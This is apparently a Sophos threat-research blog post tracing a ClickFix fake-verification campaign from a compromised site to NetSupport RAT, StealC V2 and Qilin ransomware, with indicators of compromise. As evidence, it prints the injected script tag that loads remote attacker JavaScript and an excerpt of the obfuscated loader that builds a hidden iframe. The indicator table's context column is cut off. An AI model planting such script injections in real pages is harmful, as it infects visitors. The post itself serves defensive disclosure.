

I am not a robot: ClickFix used to deploy StealC and Qilin

 sophos.com/en-us/blog/i-am-not-a-robot-clickfix-used-to-deploy-stealc-and-qilin

December 18, 2025



ClickFix is an increasingly common tactic used by threat actors to install malicious software on victims' devices. It has gone through a number of evolutions but essentially relies on a victim following a series of instructions that masquerade as a human verification request. The actions result in the download of malware, typically an infostealer or remote access trojan (RAT).

Counter Threat Unit™ (CTU) researchers investigated Qilin ransomware deployment linked to a ClickFix campaign. The infection chain began when a user visited a legitimate but compromised domain and then followed prompts to inadvertently install NetSupport Manager. This victim's account was later observed in malicious activity associated with Qilin deployment.

Attack chain

In this incident, the victim visited a website ([aquafestonline\[.\]com](http://aquafestonline[.]com)) that contained an embedded malicious script. This script fetched a heavily obfuscated external JavaScript file (d.js) from [islonline\[.\]org](http://islonline[.]org) (see Figure 1).

```

<meta property="og:site_name" content="Rice Lake Aqua Fest">
<meta property="og:title" content="Home">
<meta property="og:url" content="https://www.aquafestonline.com/">
<meta property="og:type" content="website">
<script src="//islonline.org/d.js"></script> == $0
<noscript><style>.woocommerce-product-gallery{ opacity: 1 !important; }</style></noscript>

```

Figure 1: Malicious JavaScript embedded into the compromised web page

This malicious script fingerprints the user's operating system and browser type and creates a unique eight-character alphanumeric string. This string is used for tracking purposes and to limit attacks on the system to one per 24-hour period. The script also creates an invisible full-screen iframe overlay that loads a PHP file from `hxxps://yungask[.]com/work/index.php?xxxxxxx` (see Figure 2).

```

    return [];
}
function createIframe(_0x1274e9) {
    const _0x3b473d = _0x2b01
    , _0x8e29ab = document[_0x3b473d(0xcc)](_0x3b473d(0xb6));
    _0x8e29ab[_0x3b473d(0xce)][_0x3b473d(0xc3)] = _0x3b473d(0xc0),
    _0x8e29ab[_0x3b473d(0xaf)] = _0x1274e9,
    document[_0x3b473d(0xba)][_0x3b473d(0xb5)](_0x8e29ab);
}
window[_0x444261(0xc4)](_0x444261(0xb0), () => {
    const _0x3060b4 = _0x444261
    , _0xa7f8a0 = generateRandomString(0x8)
    , _0x5a74b6 = 'https://yungask.com/work/index.php?' + _0xa7f8a0
    , _0x3166fc = getBrowserName()
    , _0x2c4a4c = _0x3166fc === _0x3060b4(0xb7) || _0x3166fc === 'BobrCurwa';
    shouldRedirect() && (_0x2c4a4c || ['Chrome', 'Firefox', _0x3060b4(0xb1), 'Edge', _0x3060b4(0xcf),
    ]
    );
});

```

Figure 2: Portion of the malicious d.js script that creates the iframe and loads a PHP file

The index.php file dynamically generates malicious content that displays the ClickFix page to the user (see Figure 3).




Figure 3: ClickFix verification page displayed to user

After the victim completes the fake verification process, a batch file containing NetSupport Manager Client files is downloaded from `hxxps://2beinflow[.]com/head.php` to the victim's system (`C:\ProgramData\jh.bat`), where it is executed. The batch file retrieves a ZIP archive, saves it as `C:\ProgramData\loy.zip`, and then writes the extracted files into `C:\ProgramData\Disy`. The batch file then launches the NetSupport Manager Client application (`client32.exe`) and establishes persistence by creating a registry Run key. Although NetSupport Manager is a legitimate remote access tool, it is often referred to as [NetSupport RAT](#) due to its popularity with threat actors. CTU™ researchers observed the NetSupport RAT connecting to a command and control (C2) server at `94[.]158[.]245[.]13`. As of this publication, this IP address is associated with a Windows Server 2012 operating system and exposes ports 3389 (RDP), 443 (HTTPS), and 5986 (WinRM) (see Figure 4).




Figure 4: NetSupport RAT C2 server with exposed ports 443, 3389, and 5986 (Source: shodan.io)

A ZIP archive was subsequently downloaded from this C2 server to the victim's system (c://users/public/mir2.zip). This archive contained a copy of the legitimate Microsoft Media Foundation Protected Pipeline executable (mfmpmp.exe), which sideloaded a malicious DLL file (rtworkq.dll) and resulted in a StealC V2 infostealer infection. The first version of StealC was launched in 2023 and sold on underground marketplaces until StealC V2 was released in March 2025. The updated version offered significant upgrades in terms of stealth and versatility.

Approximately one month after the StealC infection, Qilin ransom notes (README-RECOVER-ID-*<six-character string>*.txt) were dropped on the network. Analysis revealed that the threat actor used stolen credentials to access the network via a privileged account on a Fortinet VPN device. Two other user accounts from the attacker's origin also established VPN tunnels. One of these accounts was associated with the victim of the initial ClickFix compromise.

CTU researchers assess with moderate [confidence](#) that an initial access broker obtained the credentials via StealC and sold them to a Qilin affiliate, or that a Qilin affiliate purchased the credentials from a marketplace such as Russian Market. Figure 5 shows the full infection chain for this campaign.




Figure 5: Full infection chain resulting in Qilin ransomware deployment

Recommendations

Qilin has been the most prevalent ransomware-as-a-service (RaaS) operation between January 2024 and December 17, 2025, listing 1,168 victims on its data leak site during that period. Operated by the financially motivated [GOLD FEATHER](#) threat group, the scheme uses the name-and-shame or double-extortion model, meaning that affiliates steal data to extort ransom in addition to encrypting files and systems.

CTU researchers recommend that organizations implement good cybersecurity hygiene to mitigate the threat from ransomware. These practices include patching vulnerable internet-facing devices and services in a timely manner, only exposing potentially vulnerable services such as RDP to the internet if there is a business need, and robustly implementing phishing-resistant multi-factor authentication (MFA) across the network. Endpoint detection and response (EDR) solutions are also essential for identifying and mitigating precursor ransomware activity.

Detections and threat indicators

SophosLabs has developed the following detections for this threat:

- ATK/Shanya-B
- Mal/NetSupRat-A

The threat indicators in Table 1 can be used to detect activity related to this threat.

Indicator	Type	Co
c://users/public/mir2.zip	File path	Loc Ste pac dov via Net RA
0c71102046bea598d2369d2fca664472	MD5 hash	ZIP con Net RA (Lo use dov Ste
b5a445a18258f37edc5c8ee57bc77d4b75d9b7dd	SHA1 hash	ZIP con Net RA (Lo use dov Ste
2e0ea138be2d206305a6583730a20754786de71a18e64e8e24c4f771d2438855	SHA256 hash	ZIP con Net RA (Lo use dov Ste
ee75b57b9300aab96530503bfae8a2f2	MD5 hash	Net RA (cli use dov Ste
98dd757e1c1fa8b5605bda892aa0b82ebefa1f07	SHA1 hash	Net RA (cli use dov Ste

Indicator	Type	Co
06a0a243811e9c4738a9d413597659ca8d07b00f640b74adc9cb351c179b3268	SHA256 hash	Net RA (cli use dov Ste
e02a63b8b70a83a0639c7b18f6b3742c	MD5 hash	Ste pac (mi dov via Net RA
d098222025c2e4ffa04bd1045a1e4ac081a616dd	SHA1 hash	Ste pac (mi dov via Net RA
369c18819a35e965c83cdeab07f92eecf69a401030dd8021cb118c9c76176f31	SHA256 hash	Ste pac (mi dov via Net RA
13fe3c1072ce308192994f2d7b329f7c8cbb192d49bdb538872383192d133ebb	SHA256 hash	Mal DLI (rtw side run

Table 1: Indicators for this threat

About the Author



[Sophos Counter Threat Unit Research Team](#)

Sophos Counter Threat Unit™ (CTU) researchers are recognized authorities in the cybersecurity field, regularly contributing expert analysis to global media, publishing technical analyses for the security community, and presenting about emerging threats at leading security conferences. Backed by Sophos' advanced security technologies and a broad network of intelligence contacts and partners, the CTU™ plays a critical role in identifying and tracking threat actors and analyzing anomalous activity, uncovering new attack techniques, threats, and major shifts in the threat landscape.